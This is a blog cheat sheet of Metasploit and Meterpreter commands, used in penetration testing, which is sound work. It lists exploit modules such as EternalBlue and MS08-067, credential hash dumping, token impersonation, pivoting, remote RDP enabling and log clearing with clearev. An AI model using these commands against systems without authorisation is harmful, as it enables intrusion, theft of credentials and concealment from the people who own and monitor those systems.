
Metasploit Cheat Sheet

Dec 1, 2018 • cheatsheet, offensive_security



A few months ago I have created a msfvenom cheat sheet without explaining the Metasploit framework, so here it is a brief cheat sheet.

Metasploit is a free tool that has built-in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

General Information

Command	Description
msfconsole	Launch program
version	Display current version
msfupdate	Pull the weekly update
makerc `<FILE.rc>`	Saves recent commands to file
msfconsole -r `<FILE.rc>`	Loads a resource file

Executing an Exploit / Scanner / Module

Command	Description
use `<MODULE>`	Set the exploit to use
set payload `<PAYLOAD>`	Set the payload
show options	Show all options
set `<OPTION>` `<SETTING>`	Set a setting
exploit or run	Execute the exploit

Session Handling

Command	Description
sessions -l	List all sessions

Command	Description
sessions -i <ID>	Attach to session
background or ^Z	Detach from session

Using the Database

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

- First Time Setup (Run from linux command line.)

Command	Description
service postgresql Start	Start DB
msfdb Init	Init the DB

- Inside msfconsole

Command	Description
db_status	Should say connected
hosts	Show hosts in DB
services	Show ports in DB
vulns	Show all vulns found

Meterpreter Session Commands

The Meterpreter is a payload within the Metasploit Framework that provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.

Command	Description
sysinfo	Show system info
ps	Show running processes
kill <PID>	Terminate a process
getuid	Show your user ID
upload / download	Upload / download a file
pwd / lpwd	Print working directory (local / remote)
cd / lcd	Change directory (local / remote)
cat	Show contents of a file
edit <FILE>	Edit a file (vim)
shell	Drop into a shell on the target machine
migrate <PID>	Switch to another process
hashdump	Show all pw hashes (Windows only)
idletime	Display idle time of user
screenshot	Take a screenshot
clearev	Clear the logs

- Escalate Privileges

Command	Description
use priv	Load the script
getsystem	Elevate your privs
getprivs	Elevate your privs

- Token Stealing (Windows only)

Command	Description

Command	Description
use incognito	Load the script
list_tokens -u	Show all tokens
impersonate_token	DOMAIN\USER Use token
drop_token	Stop using token

- Network Pivoting

Command	Description
portfwd [ADD/DELETE] -L `<LHOST>` -l 3388 -r `<RHOST>` -p 3389	Enable port forwarding
route add `<SUBNET>` `<MASK>`	Pivot through a session by adding a route within msf
route add `192.168.0.0/24`	Pivot through a session by adding a route within msf
route add `192.168.0.0/24` -d	Deleting a route within msf

Finding an Exploit / Payload to Use

Command	Description
search `<TERM>`	Searches all exploits, payloads, and auxiliary modules
show exploits	Show all exploits
show payloads	Show all payloads
show auxiliary	Show all auxiliary modules (like scanners)
show all	*

My favorite

Command	Description
use auxiliary/scanner/smb/smb_enumshares	SMB Share Enumeration
use auxiliary/scanner/smb/smb_ms17_010	MS17-010 SMB RCE Detection
use exploit/windows/smb/ms17_010_eternalblue	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
use exploit/windows/smb/ms17_010_psexec	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
use exploit/windows/smb/ms08_067_netapi	MS08-067 Microsoft Server Service Relative Path Stack Corruption
use exploit/windows/smb/psexec	Microsoft Windows Authenticated User Code Execution
use exploit/multi/ssh/sshexec	SSH User Code Execution (good for using meterpreter)
use post/windows/gather/arp_scanner	Windows Gather ARP Scanner
use post/windows/gather/enum_applications	Windows Gather Installed Application Enumeration
run getgui -e	Enables RDP for Windows in meterpreter session

External Resources

- https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/Metasploit-CheatSheet.pdf
- https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf

---

Comments